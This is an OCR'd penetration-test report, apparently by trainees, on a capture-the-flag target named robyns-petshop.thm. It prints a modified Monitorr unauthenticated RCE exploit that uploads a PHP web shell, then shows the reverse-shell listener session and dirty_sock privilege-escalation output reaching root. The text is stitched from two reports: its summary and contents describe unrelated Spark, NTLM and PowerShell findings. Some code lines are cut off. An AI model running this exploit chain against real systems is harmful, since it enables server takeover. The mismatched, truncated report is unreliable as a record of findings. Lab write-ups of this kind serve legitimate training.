
<< Information Disclosure >>

<<HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified through enumeration, which revealed a subdomain named "monitor." Upon accessing this subdomain, the version of the application was disclosed. A search of this version showed that it was vulnerable, allowing for Remote Code Execution (RCE) without requiring authorization.
- **Evidence of Validation:**



- **Probability of Exploit/Attack:** The probability of exploitation is significant since the version information is exposed, and the known vulnerability allows for unauthorized RCE.

- **Impact of Exploitation:** If exploited, this vulnerability could allow attackers to execute arbitrary commands on the server, potentially compromising sensitive data and system integrity. This could affect multiple user groups, leading to disruptions in business operations and potential financial losses.
- **Remediation:** To mitigate this risk, it is recommended to update the application to a non-vulnerable version. Additionally, ensure that subdomains do not expose sensitive version information publicly, and implement strict access controls to prevent unauthorized access. Regular vulnerability scans should be conducted to identify and address such risks.

>>


<< Privilege Escalation Using cve:2019-7304>>

<<HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified after gaining remote access to the target system. We utilized the LinPEAS tool to enumerate potential misconfigurations and CVEs that could lead to root access or privilege escalation. During the analysis, we identified that the Snap service on the target is vulnerable to the "dirty_sock" exploit, allowing an attacker to gain elevated privileges.
- **Evidence of Validation:**



- **Probability of Exploit/Attack:** The probability of exploitation is high, as the misconfigured Snap service can be directly exploited using a known vulnerability (dirty_sock), leading to potential root access.
- **Impact of Exploitation:** If exploited, this vulnerability could enable an attacker to gain full control over the target system, affecting all users, services, and data stored on the system. This could severely disrupt business operations, compromise data integrity, and lead to significant financial losses.
- **Remediation:** To mitigate this risk, it is recommended to update the Snap service to a version that is not vulnerable to the "dirty_sock" exploit. Implement regular system audits to detect and address such misconfigurations, and restrict unnecessary SUID permissions on binaries to minimize privilege escalation vectors.

>>

Methodology

<<

- **Scanning with Nmap**: Conduct an initial scan using Nmap to identify active hosts, open ports, and services running on the target systems.
- **Accessing Subdomains**: Identify and access subdomains related to the target to explore potential entry points and sensitive information.
- **Finding Sensitive Information**: Analyze accessed subdomains for any exposed sensitive information that can be leveraged for further exploitation.
- **Exploitation using db_exploit**: Use the gathered information to apply the db_exploit and gain Remote Code Execution (RCE) on the target system.
- **Privilege Escalation with LinPEAS**: Run the LinPEAS tool to enumerate possible privilege escalation paths on the compromised system.
- **Exploitation for Root Access**: Apply another targeted exploit identified during enumeration to gain root privileges on the system.

>>

Assessment Toolset Selection

<<

- **Nmap**: For conducting comprehensive network scans to identify active hosts, open ports, and running services.
- **LinPEAS**: A tool for enumerating privilege escalation opportunities on a compromised system.
- d**b_exploit**: Used to exploit specific vulnerabilities discovered during the assessment, allowing Remote Code Execution (RCE).
- **Web-based Subdomain Enumeration Tools**: For identifying and accessing subdomains that may contain sensitive information.
- **Custom Exploit Scripts**: For leveraging discovered vulnerabilities to gain root access after initial privilege escalation.

>>

Assessment Methodology Detail

<<

Scanning with Nmap and gaining


```
80/tcp   open  tcpwrapped
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp  open  tcpwrapped
|_http-server-header: Apache/2.4.29 (Ubuntu)
| ssl-cert: Subject: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrProvinceName=South West/countryName=GB
| Subject Alternative Name: DNS:robyns-petshop.thm, DNS:monitorr.robyns-petshop.thm, DNS:beta.robyns-petshop.thm, DNS:dev.robyns-petshop.thm
| Not valid before: 2024-10-17T19:42:06
|_Not valid after:  2025-10-17T19:42:06
8000/tcp open  tcpwrapped
```

After adding these subdomains to my hosts file as follows:

```
kali@kali: ~/Downloads ×   kali@kali: ~/Downloads ×
GNU nano 8.1                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

3.250.101.212  robyns-petshop.thm  monitorr.robyns-petshop.thm  beta.robyns-petshop.thm dev.robyns-petshop.thm
```

After that, I started to search for them, and when I opened Monitorr, I found its version as



After that, I searched on db_exploit and found this

Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)

Author:	Type:	Platform:	Date:

So, after making some edits to the exploit as

```
import requests
import os
import urllib3
import sys

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)



if len (sys.argv) ≠ 4:
        print ("specify params in format: python " + sys.argv[0] + " target_url lhost lport")
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept-Language": "en-US,en;q=0.5",

    data = "-----------------------------31046105003900160576454225745\r\nContent-Disposition: form-data; name=\"fileToUpload\"; filename=\"she_ll3.png.pHp\"\r\nContent-Type: image/gif\

    a=requests.post(url, headers=headers, data=data , verify=False , cookies={"isHuman":"1"})
    print(a.text)
    print ("A shell script should be uploaded. Now we try to execute it")
    url = sys.argv[1] + "/assets/data/usrimg/she_ll3.png.pHp"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/web
    requests.get(url, headers=headers , verify=False , cookies={"isHuman":"1"})
```

And running it, we gained a PHP file located at /assets/data/usrimg/

Restore Session | TryHackMe | Year of the J | Index of /assets/data/usri

https://monitorr.robyns-petshop.thm/assets/data/usrimg/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking D

Index of /assets/data/usrimg

Name	Last modified	Size	Description
Parent Directory		-	
she_ll3.png.php	2024-10-19 10:19	93	
usrimg.png	2021-04-11 00:07	5.3K	

Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443

File Actions Edit View Help

kali@kali: ~/Downloads | kali@kali: ~/Downloads | kali@kali: ~/Downloads

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 48980.py https://monitorr.robyns-petshop.thm 10.9.190.28 443
<div id='uploadreturn'>File she_ll3.png.pHp is an image: <br><div id='uploadok'>File she_ll3
ed to: ../data/usrimg/she_ll3.png.php</div></div>
A shell script should be uploaded. Now we try to execute it

┌──(kali㉿kali)-[~/Downloads]
└─$
```

After accessing the file, we gained remote code execution (RCE) as

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.9.190.28] from (UNKNOWN) [10.10.137.41] 58094
bash: cannot set terminal process group (906): Inappropriate ioctl for device
bash: no job control in this shell
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ which python3
which python3
/usr/bin/python3
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<img$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ ^Z
zsh: suspended  nc -lnvp 443

┌──(kali㉿kali)-[~/Downloads]
└─$ stty raw -echo; fg;
[1]  + continued  nc -lnvp 443

www-data@petshop:/var/www/monitorr/assets/data/usrimg$ export TERM=xterm
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ whoami
www-data
www-data@petshop:/var/www/monitorr/assets/data/usrimg$
```

When running the LinPEAS tool and checking SUID, we found that the Snap service on the target is vulnerable to the "dirty_sock" exploit, allowing an attacker to gain elevated privileges.

```
www-data@petshop:/tmp$ python3 46362.py

      ___  _ ____ ___ _   _     ____ ____ ____ _  _
      |  \ | |__/ |  \_/     [__  |  | |___ |_/
      |__/ | |  \ |   |    ___ ___] |__| |___ | \_
                    (version 2)

//========[]==========================================\\
|| R&D     || initstring (@init_string)               ||
|| Source  || https://github.com/initstring/dirty_sock ||
|| Details || https://initblog.com/2019/dirty-sock    ||
\\========[]==========================================//


[+] Slipped dirty sock on random socket file: /tmp/hdlatyprpx;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[!] System may not be vulnerable, here is the API reply:


HTTP/1.1 401 Unauthorized
Content-Type: application/json
Date: Sat, 19 Oct 2024 09:46:56 GMT
Content-Length: 119

{"type":"error","status-code":401,"status":"Unauthorized","result":{"message":"acc
www-data@petshop:/tmp$ su dirty_sock
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

dirty_sock@petshop:/tmp$ sudo su
[sudo] password for dirty_sock:
root@petshop:/tmp# cd /root
root@petshop:~# ls
root.txt  snap
root@petshop:~# cat root.txt
```

>>

SECURITY ASSESSMENT

<<RA>>

Submitted to: << sprints>>

Security Analyst: << Ali Mohamed Abdelfatah >>
Security Analyst: << Mohamed Ahmed Fathy>>
Security Analyst: << Tarek Ayman Hassan>>
Security Analyst: << Ali Samy Gomaa>>
Security Analyst: << Zyad Mohamed Hagag>>

Date of Testing: << 23/10/2024>
Date of Report Delivery: <<24/10/2024>

Table of Contents

Contents

SECURITY ENGAGEMENT SUMMARY **2**

ENGAGEMENT OVERVIEW 2

SCOPE 2

RISK ANALYSIS 2

RECOMMENDATION 2

SIGNIFICANT VULNERABILITY SUMMARY **3**

High Risk Vulnerabilities 3

Medium Risk Vulnerabilities 3

Low Risk Vulnerabilities 3

SIGNIFICANT VULNERABILITY DETAIL **4**

<< **INFORMATION DISCLOSURE** >> 4

<< **EXPLOIT SPARK (CVE-2020-12772)** >> 5

<< **PRIVILEGE ESCALATION FROM MISCONFIGURATION** >> 6

METHODOLOGY **7**

ASSESSMENT TOOLSET SELECTION 7

ASSESSMENT METHODOLOGY DETAIL 8

Security Engagement Summary

Engagement Overview

<<
Explain the engagement.

- The engagement was requested by the **Sprints team** to assess the security posture of the system.
- The engagement is being completed by **team4, as the trainee**.
- The primary goal is to **test the provided IP address** and identify any vulnerabilities that could result in **root or high-privilege access**.
- The assessment is conducted **one time**.

>>

Scope

<<

The scope of the engagement is a **network penetration test** focused on the **provided IP address**, with the objective of identifying vulnerabilities that could be exploited to **compromise the system or gain high-privilege access**.

>>

Executive Risk Analysis

<<

1. Information Disclosure on Main Page (Medium)

- **Explanation: When inspecting the page's elements, we found an image containing a user's name. This information could be used to reset the password.**

2. Exploit Spark (CVE-2020-12772) (High)

- **Explanation: By exploiting this CVE, an NTLM hash can be obtained, which can be cracked to gain access to the system.**

3. Privilege Escalation from Misconfiguration (High)

- **Explanation: A PowerShell script with weaknesses and misconfiguration was found. With improper permissions, it allows escalation to administrator access.**

.

>>

Executive Recommendation

<<

We recommend prioritizing the remediation of high-risk vulnerabilities, such as the privilege escalation and NTLM hash exposure. Immediate attention should be given to securing misconfigurations and sensitive information disclosures. Implement stronger access controls and ensure secure handling of user data to mitigate potential exploitation. >>

Significant Vulnerability Summary

<<

This report highlights critical vulnerabilities that could lead to significant security risks.

>>

High Risk Vulnerabilities

- **Exploit Spark (CVE-2020-12772)**
- **Privilege Escalation from Misconfiguration**

Medium Risk Vulnerabilities

- **Information Disclosure on Main Page**

Low Risk Vulnerabilities

- non

Significant Vulnerability Detail


<< Information Disclosure>>

<<MEDIUM >>

<<

Vulnerability detail

- **Assessed Risk Level:** Medium
- **Discussion (Executive Summary):** During the assessment, an image was discovered that contained sensitive information used in the password reset process. This hidden data within the image could be leveraged by an attacker to bypass security controls and reset user credentials without authorization.
- **Evidence of Validation:**



- **Probability of Exploit/Attack:** There is a moderate probability of this vulnerability being exploited, especially if the attacker has access to the image and the technical ability to extract the embedded data.
- **Impact of Exploitation:** If exploited, this vulnerability could allow an attacker to reset critical user passwords, potentially leading to unauthorized access to sensitive accounts, disrupting business operations, and affecting user privacy and data security.
- **Remediation:** It is recommended to remove any sensitive data from media files, use encryption when handling sensitive information, and employ thorough validation processes for password reset mechanisms. Regular audits and monitoring for such leaks should be conducted to mitigate future risks.

>>


<< Exploit Spark (CVE-2020-12772)>>

